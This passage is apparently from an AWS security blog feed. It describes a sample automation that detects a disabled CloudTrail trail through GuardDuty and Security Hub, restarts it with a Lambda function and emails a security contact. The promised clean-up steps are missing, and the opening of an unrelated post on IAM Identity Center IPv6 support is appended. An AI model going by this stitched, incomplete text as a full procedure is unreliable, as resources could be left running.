Additionally, we will be looking at this scenario through the lens of an account that has a stand-alone CloudTrail configuration. While this is an acceptable configuration, AWS recommends using AWS Organizations, which allows you to configure an organizational CloudTrail. These organizational trails are immutable to the child accounts so that logging data cannot be removed or tampered with.

In order to use our sample remediation, you will need to enable Amazon GuardDuty and AWS Security Hub in the AWS Region you have selected. Both of these services include a 30-day trial at no additional cost. See the AWS Security Hub pricing page and the Amazon GuardDuty pricing page for additional details.

Important: You’ll use AWS CloudTrail to test the sample remediation. Running more than one CloudTrail trail in your AWS account will result in charges based on the number of events processed while the trail is running. Charges for additional copies of management events recorded in a Region are applied based on the published pricing plan. To minimize the charges, follow the clean-up steps that we provide later in this post to remove the sample automation and delete the trail.

Deploy the sample response automation

In this section, we’ll show you how to deploy and test the CloudTrail logging remediation sample. Amazon GuardDuty generates the finding

Stealth:IAMUser/CloudTrailLoggingDisabled when CloudTrail logging is disabled, and AWS Security Hub collects findings from GuardDuty using the standardized finding format mentioned earlier. We recommend that you deploy this sample into a non- production AWS account.

Select the Launch Stack button below to deploy a CloudFormation template with an automation sample in the us-east-1 Region. You can also download the template and implement it in another Region. The template consists of an Amazon EventBridge rule, an AWS Lambda function, and the IAM permissions necessary for both components to execute. It takes several minutes for the CloudFormation stack build to complete.

Select the Launch Stack button to launch the template

  1. In the CloudFormation console, choose the Select Template form, and then select Next.
  2. On the Specify Details page, provide the email address for a security contact. For the purpose of this walkthrough, it should be an email address that you have access to. Then select Next.
  3. On the Options page, accept the defaults, then select Next.
  4. On the Review page, confirm the details, then select Create.
  5. While the stack is being created, check the inbox of the email address that you provided in step 2. Look for an email message with the subject AWS Notification – Subscription Confirmation. Select the link in the body of the email to confirm your subscription to the Amazon Simple Notification Service (Amazon SNS) topic. You should see a success message like the one shown in Figure 3:

    Figure 3: SNS subscription confirmation

    Figure 3: SNS subscription confirmation

  6. Return to the CloudFormation console. After the Status field for the CloudFormation stack changes to CREATE COMPLETE (as shown in Figure 4), the solution is implemented and is ready for testing.

    Figure 4: CREATE_COMPLETE status

    Figure 4: CREATE_COMPLETE status

Test the sample automation

You’re now ready to test the automated response by creating a test trail in CloudTrail, then trying to stop it.

  1. From the AWS Management Console, choose Services > CloudTrail.
  2. Select Trails, then select Create Trail.
  3. On the Create Trail form:
    1. Enter a value for Trail name and for AWS KMS alias, as shown in Figure 5.
    2. For Storage location, create a new S3 bucket or choose an existing one. For our testing, we create a new S3 bucket.

      Figure 5: Create a CloudTrail trail

      Figure 5: Create a CloudTrail trail

    3. On the next page, under Management events, select Write-only (to minimize event volume).

      Figure 6: Create a CloudTrail trail

      Figure 6: Create a CloudTrail trail

  4. On the Trails page of the CloudTrail console, verify that the new trail has started. You should see the status as logging, as shown in Figure 7.

    Figure 7: Verify new trail has started

    Figure 7: Verify new trail has started

  5. You’re now ready to act like an unauthorized user trying to cover their tracks. Stop the logging for the trail that you just created:
    1. Select the new trail name to display its configuration page.
    2. In the top-right corner, choose the Stop logging button.
    3. When prompted with a warning dialog box, select Stop logging.
    4. Verify that the logging has stopped by confirming that the Start logging button now appears in the top right, as shown in Figure 8.

      Figure 8: Verify logging switch is off

      Figure 8: Verify logging switch is off

    You have now simulated a security event by disabling logging for one of the trails in the CloudTrail service. Within the next few seconds, the near real-time automated response will detect the stopped trail, restart it, and send an email notification. You can refresh the Trails page of the CloudTrail console to verify through the Stop logging button at the top right corner.

    Within the next several minutes, the investigatory automated response will also begin. GuardDuty will detect the action that stopped the trail and enrich the data about the source of unexpected behavior. Security Hub will then ingest that information and optionally correlate with other security events.

    Following the steps below, you can monitor findings within Security Hub for the finding type TTPs/Defense Evasion/Stealth:IAMUser-CloudTrailLoggingDisabled to be generated:

  6. In the AWS Management Console, choose Services > Security Hub.
    1. In the left pane, select Findings.
    2. Select the Add filters field, then select Type.
    3. Select EQUALS, paste TTPs/Defense Evasion/Stealth:IAMUser-CloudTrailLoggingDisabled into the field, then select Apply.
    4. Refresh your browser periodically until the finding is generated.
    Figure 9: Monitor Security Hub for your finding

    Figure 9: Monitor Security Hub for your finding

  7. Select the title of the finding to review details. When you’re ready, you can choose to archive the finding by selecting the Archive link. Alternately, you can select a custom action to continue with the response. Custom actions are one of the ways that you can integrate Security Hub with custom partner solutions.

Now that you’ve completed your review of the finding, let’s dig into the components of automation.

How the sample automation works

This example incorporates two automated responses: a near real-time workflow and an investigatory workflow. The near real-time workflow provides a rapid response to an individual event, in this case the stopping of a trail. The goal is to restore the trail to a functioning state and alert security responders as quickly as possible. The investigatory workflow still includes a response to provide defense in depth and uses services that support a more in-depth investigation of the incident.

Figure 10: Sample automation workflow

Figure 10: Sample automation workflow

In the near real-time workflow, Amazon EventBridge monitors for the undesired activity.

When a trail is stopped, AWS CloudTrail publishes an event on the EventBridge bus. An EventBridge rule detects the trail-stopping event and invokes a Lambda function to respond to the event by restarting the trail and notifying the security contact via an Amazon Simple Notification Service (SNS) topic.

In the investigative workflow, CloudTrail logs are monitored for undesired activities. For example, if a trail is stopped, there will be a corresponding log record. GuardDuty detects this activity and retrieves additional data points regarding the source IP that executed the API call. Two common examples of those additional data points in GuardDuty findings include whether the API call came from an IP address on a threat list, or whether it came from a network not commonly used in your AWS account. An AWS Lambda function responds by restarting the trail and notifying the security contact. The finding is imported into AWS Security Hub, where it’s aggregated with other findings for analyst viewing. Using EventBridge, you can configure Security Hub to export the finding to partner security orchestration tools, SIEM (security information and event management) systems, and ticketing systems for investigation.

AWS Security Hub imports findings from AWS security services such as GuardDuty, Amazon Macie and Amazon Inspector, plus from third-party product integrations you’ve enabled. Findings are provided to Security Hub in AWS Security Finding Format (ASFF), which minimizes the need for data conversion. Security Hub correlates these findings to help you identify related security events and determine a root cause. Security Hub also publishes its findings to Amazon EventBridge to enable further processing by other AWS services such as AWS Lambda. You can also create custom actions using Security Hub. Custom actions are useful for security analysts working with the Security Hub console who want to send a specific finding, or a small set of findings, to a response or a remediation workflow.

Deeper look into how the “Respond” phase works

Amazon EventBridge and AWS Lambda work together to respond to a security finding.

Amazon EventBridge is a service that provides real-time access to changes in data in AWS services, your own applications, and Software-as-a-Service (SaaS) applications without writing code. In this example, EventBridge identifies a Security Hub finding that requires action and invokes a Lambda function that performs remediation. As shown in Figure 11, the Lambda function both notifies the security operator via SNS and restarts the stopped CloudTrail.

Figure 11: Sample “respond” workflow

Figure 11: Sample “respond” workflow

To set this response up, we looked for an event to indicate that a trail had stopped or was disabled. We knew that the GuardDuty finding Stealth:IAMUser/CloudTrailLoggingDisabled is raised when CloudTrail logging is disabled. Therefore, we configured the default event bus to look for this event.

You can learn more regarding the available GuardDuty findings in the user guide.

How the code works

When Security Hub publishes a finding to EventBridge, it includes full details of the finding as discovered by GuardDuty. The finding is published in JSON format. If you review the details of the sample finding, note that it has several fields helping you identify the specific events that you’re looking for. Here are some of the relevant details:

{
   …
   "source":"aws.securityhub",
   …
   "detail":{
      "findings": [{
		…
    	“Types”: [
			"TTPs/Defense Evasion/Stealth:IAMUser-CloudTrailLoggingDisabled"
			],
		…
      }]
}

You can build an event pattern using these fields, which an EventBridge filtering rule can then use to identify events and to invoke the remediation Lambda function. Below is a snippet from the CloudFormation template we provided earlier that defines that event pattern for the EventBridge filtering rule:

# pattern matches the nested JSON format of a specific Security Hub finding
      EventPattern:
        source:
        - aws.securityhub
        detail-type:
          - "Security Hub Findings - Imported"
        detail:
          findings:
            Types:
              - "TTPs/Defense Evasion/Stealth:IAMUser-CloudTrailLoggingDisabled"

Once the rule is in place, EventBridge continuously monitors the event bus for events with this pattern.

When EventBridge finds a match, it invokes the remediating Lambda function and passes the full details of the event to the function. The Lambda function then parses the JSON fields in the event so that it can act as shown in this Python code snippet:

# extract trail ARN by parsing the incoming Security Hub finding (in JSON format)
trailARN = event['detail']['findings'][0]['ProductFields']['action/awsApiCallAction/affectedResources/AWS::CloudTrail::Trail']   

# description contains useful details to be sent to security operations
description = event['detail']['findings'][0]['Description']

The code also issues a notification to security operators so they can review the findings and insights in Security Hub and other services to better understand the incident and to decide whether further manual actions are warranted. Here’s the code snippet that uses SNS to send out a note to security operators:

#Sending the notification that the AWS CloudTrail has been disabled.
snspublish = snsclient.publish(
	TargetArn = snsARN,
	Message="Automatically restarting CloudTrail logging.  Event description: \"%s\" " %description
	)

While notifications to human operators are important, the Lambda function will not wait to take action. It immediately remediates the condition by restarting the stopped trail in CloudTrail. Here’s a code snippet that restarts the trail to reenable logging:

try:
	client = boto3.client('cloudtrail')
	enablelogging = client.start_logging(Name=trailARN)
	logger.debug("Response on enable CloudTrail logging- %s" %enablelogging)
except ClientError as e:
	logger.error("An error occured: %s" %e)

After the trail has been restarted, API activity is once again logged and can be audited.

This can help provide relevant data for the remaining steps in the incident response process. The data is especially important for the post-incident phase, when your team analyzes lessons learned to help prevent future incidents. You can also use this phase to identify additional steps to automate in your incident response.

How to Enable Custom Action and build your own Automated Response

Unlike how you set up the notification earlier, you may not want fully automate responses to findings. To set up automation that you can manually trigger it for specific findings, you can use custom actions. A custom action is a Security Hub mechanism for sending selected findings to EventBridge that can be matched by an EventBridge rule. The rule defines a specific action to take when a finding is received that is associated with the custom action ID. Custom actions can be used, for example, to send a specific finding, or a small set of findings, to a response or remediation workflow. You can create up to 50 custom actions.

In this section, we will walk you through how to create a custom action in Security Hub which will trigger an EventBridge rule to execute a Lambda function for the same security finding related to CloudTrail Disabled.

Create a Custom Action in Security Hub

  1. Open Security Hub. In the left navigation pane, under Management, open the Custom actions page.
  2. Choose Create custom action.
  3. Enter an Action Name, Action Description, and Action ID that are representative of an action that you are implementing—for example Enable CloudTrail Logging.
  4. Choose Create custom action.
  5. Copy the custom action ARN that was generated. You will need it in the next steps.

Create Amazon EventBridge Rule to capture the Custom Action

In this section, you will define an EventBridge rule that will match events (findings) coming from Security Hub which were forwarded by the custom action you defined above.

  1. Navigate to the Amazon EventBridge console.
  2. On the right side, choose Create rule.
  3. On the Define rule detail page, give your rule a name and description that represents the rule’s purpose (for example, the same name and description that you used for the custom action). Then choose Next.
  4. Security Hub findings are sent as events to the AWS default event bus. In the Define pattern section, you can identify filters to take a specific action when matched events appear. For the Build event pattern step, leave the Event source set to AWS events or EventBridge partner events.
  5. Scroll down to Event pattern. Under Event source, leave it set to AWS Services, and under AWS Service, select Security Hub.
  6. For the Event Type, choose Security Hub Findings – Custom Action.
  7. Then select Specific custom action ARN(s) and enter the ARN for the custom action that you created earlier.
  8. Notice that as you selected these options, the event pattern on the right was updating. Choose Next.
  9. On the Select target(s) step, from the Select a target dropdown, select Lambda function. Then, from the Function dropdown, select SecurityAutoremediation-CloudTrailStartLoggingLamb-xxxx. This lambda function was created as part of the Cloudformation template.
  10. Choose Next.
  11. For the Configure tags step, choose Next.
  12. For the Review and create step, choose Create rule.

Trigger the automation

As GuardDuty and Security Hub have been enabled, after AWS Cloudtrail logging is enabled, you should see a security finding generated by Amazon GuardDuty and collected in AWS Security Hub.

  1. Navigate to the Security Hub Findings page.
  2. In the top corner, from the Actions dropdown menu, select the Enable CloudTrail Logging custom action.
  3. Verify the CloudTrail configuration by accessing the AWS CloudTrail dashboard.
  4. Confirm that the trail status displays as Logging, which indicates the successful execution of the remediation Lambda function triggered by the EventBridge rule through the custom action.

How AWS helps customers get started

Many customers look at the task of building automation remediation as daunting. Many operations teams might not have the skills or human scale to take on developing automation scripts. Because many Incident Response scenarios can be mapped to findings in AWS security services, we can begin building tools that respond and are quickly adaptable to your environment.

Automated Security Response (ASR) on AWS is a solution that enables AWS Security Hub customers to remediate findings with a single click using sets of predefined response and remediation actions called Playbooks. The remediations are implemented as AWS Systems Manager automation documents. The solution includes remediations for issues such as unused access keys, open security groups, weak account password policies, VPC flow logging configurations, and public S3 buckets. Remediations can also be configured to trigger automatically when findings appear in AWS Security Hub.

The solution includes the playbook remediations for some of the security controls defined as part of the following standards:

  • AWS Foundational Security Best Practices (FSBP) v1.0.0
  • Center for Internet Security (CIS) AWS Foundations Benchmark v1.2.0
  • Center for Internet Security (CIS) AWS Foundations Benchmark v1.4.0
  • Center for Internet Security (CIS) AWS Foundations Benchmark v3.0.0
  • Payment Card Industry (PCI) Data Security Standard (DSS) v3.2.1
  • National Institute of Standards and Technology (NIST) Special Publication 800-53 Revision 5

A Playbook called Security Control is included that allows operation with AWS Security Hub’s Consolidated Control Findings feature.

Figure 12: Architecture of the Automated Security Solution

Figure 12: Architecture of the Automated Security Solution

Additionally, the library includes instructions in the Implementation Guide on how to create new automations in an existing Playbook.

You can use and deploy this library into your accounts at no additional cost, however there are costs associated with the services that it consumes.

Clean up

After you’ve completed the sample security response automation, we recommend that you remove the resources created in this walkthrough example from your account in order to minimize the charges associated with the trail in CloudTrail and data stored in S3.

Important: Deleting resources in your account can negatively impact the applications running in your AWS account. Verify that applications and AWS account security do not depend on the resources you’re about to delete.

Here are the clean-up steps:

Summary

You’ve learned the basic concepts and considerations behind security response automation on AWS and how to use Amazon EventBridge, Amazon GuardDuty and AWS Security Hub to automatically re-enable AWS CloudTrail when it becomes disabled unexpectedly. Additionally you got a chance to learn about the AWS Automated Security Response library and how it can help you rapidly get started with automations through Security Hub. As a next step, you may want to start building your own custom response automations and dive deeper into the AWS Security Incident Response Guide, NIST Cybersecurity Framework (CSF) or the AWS Cloud Adoption Framework (CAF) Security Perspective. You can explore additional automatic remediation solutions on the AWS Solution Library. You can find the code used in this example on GitHub.

If you have feedback about this blog post, submit them in the Comments section below. If you have questions about using this solution, start a thread in the
EventBridge, GuardDuty or Security Hub forums, or contact AWS Support.


IAM Identity Center now supports IPv6

Post Syndicated from Suchintya Dandapat original https://aws.amazon.com/blogs/security/iam-identity-center-now-supports-ipv6/

Amazon Web Services (AWS) recommends using AWS IAM Identity Center to provide your workforce access to AWS managed applications—such as Amazon Q Developer—and AWS accounts. Today, we announced IAM Identity Center support for IPv6. To learn more about the advantages of IPv6, visit the IPv6 product page.

When you enable IAM Identity center, it provides an access portal for workforce users to access their AWS applications and accounts either by signing in to the access portal using a URL or by using a bookmark for the application URL. In either case, the access portal handles user authentication before granting access to applications and accounts. Supporting both IPv4 and IPv6 connectivity to the access portal helps facilitate seamless access for clients, such as browsers and applications, regardless of their network configuration.

The launch of IPv6 support in IAM Identity Center introduces new dual-stack endpoints that support both IPv4 and IPv6, so that users can connect using IPv4, IPv6, or dual-stack clients. Current IPv4 endpoints continue to function with no action required. The dual stack capability offered by Identity Center extends to managed applications. When users access the application dual-stack endpoint, the application automatically routes to the Identity Center dual-stack endpoint for authentication. To use Identity Center from IPv6 clients, you must direct your workforce to use the new dual-stack endpoints, and update configurations on your external identity provider (IdP), if you use one.

In this post, we show you how to update your configuration to allow IPv6 clients to connect directly to IAM Identity Center endpoints without requiring network address translation services. We also show you how to monitor which endpoint users are connecting to. Before diving into the implementation details, let’s review the key phases of the transition process.

Transition overview

To use IAM Identity Center from an IPv6 network and client, you need to use the new dual-stack endpoints. Figure 1 shows what the transition from IPv4 to IPv6 over dual-stack endpoints looks like when using Identity Center. The figure shows:

  • A before state where clients use the IPv4 endpoints.
  • The transition phase, when your clients use a combination of IPv4 and dual-stack endpoints.
  • After the transition is complete, your clients will connect to dual-stack endpoints using their IPv4 or IPv6, depending on their preferences.

Figure 1: Transition from IPv4-only to dual-stack endpoints

Figure 1: Transition from IPv4-only to dual-stack endpoints

Prerequisites

You must have the following prerequisites in place to enable IPv6 access for your workforce users and administrators:

  • An existing IAM Identity Center instance
  • Updated firewalls or gateways to include the new dual-stack endpoints
  • IPv6 capable clients and networks

Work with your network administrators to update the configuration of your firewalls and gateways and to verify that your clients, such as laptops or desktops, are ready to accept IPv6 connectivity. If you have already enabled IPv6 connectivity for other AWS services, you might be familiar with these changes. Next, implement the two steps that follow.

Step 1: Update your IdP configuration

You can skip this step If you don’t use an external IdP as your identity source.

In this step, you update the Assertion Consumer Service (ACS) URL from your IAM Identity Center instance into your IdP’s configuration for single sign-on and the SCIM configuration for user provisioning. Your IdP’s capability determines how you update the ACS URLs. If your IdP supports multiple ACS URLs, configure both IPv4 and dual-stack URLs to enable a flexible transition. With that configuration, some users can continue using IPv4-only endpoints while others use dual-stack endpoints for IPv6. If your IdP supports only one ACS URL, to use IPv6 you must update the new dual-stack ACS URL in your IdP and transition all users to using dual-stack endpoints. If you don’t use an external IdP, you can skip this step and go to the next step.

Update both the SAML single sign-on and the SCIM provisioning configurations:

  1. Update the single sign-on settings in your IdP to use the new dual-stack URLs. First, locate the URLs in the AWS Management Console for IAM Identity Center.
    1. Choose Settings in the navigation pane and then select Identity source.
    2. Choose Actions and select Manage authentication.
    3. in Under Manage SAML 2.0 authentication, you will find the following URLs under Service provider metadata:
      • AWS access portal sign-in URL
      • IAM Identity Center Assertion Consumer Service (ACS) URL
      • IAM Identity Center issuer URL
  2. If your IdP supports multiple ACS URLs, then add the dual-stack URL to your IdP configuration alongside existing IPv4 one. With this setting, you and your users can decide when to start using the dual-stack endpoints, without all users in your organization having to switch together.

    Figure 2: Dual-stack single sign-on URLs

    Figure 2: Dual-stack single sign-on URLs

  3. If your IdP does not support multiple ACS URLs, replace the existing IPv4 URL with the new dual-stack URL, and switch your workforce to use only the dual-stack endpoints.
  4. Update the provisioning endpoint in your IdP. Choose Settings in the navigation pane and under Identity source, choose Actions and select Manage provisioning. Under Automatic provisioning, copy the new SCIM endpoint that ends in api.aws. Update this new URL in your external IdP.

    Figure 3: Dual-stack SCIM endpoint URL

    Figure 3: Dual-stack SCIM endpoint URL

Step 2: Locate and share the new dual-stack endpoints

Your organization needs two kinds of URLs for IPv6 connectivity. The first is the new dual-stack access portal URL that your workforce users use to access their assigned AWS applications and accounts. The dual-stack access portal URL is available in the IAM Identity Center console, listed as the Dual-stack in the Settings summary (you might need to expand the Access portal URLs section, shown in Figure 4).

Figure 4: Locate dual-stack access portal endpoints

Figure 4: Locate dual-stack access portal endpoints

This dual-stack URL ends with app.aws as its top-level domain (TLD). Share this URL with your workforce and ask them to use this dual-stack URL to connect over IPv6. As an example, if your workforce uses the access portal to access AWS accounts, they will need to sign in through the new dual-stack access portal URL when using IPv6 connectivity. Alternately, if your workforce accesses the application URL, you need to enable the dual-stack application URL following application-specific instructions. For more information, see AWS services that support IPv6.

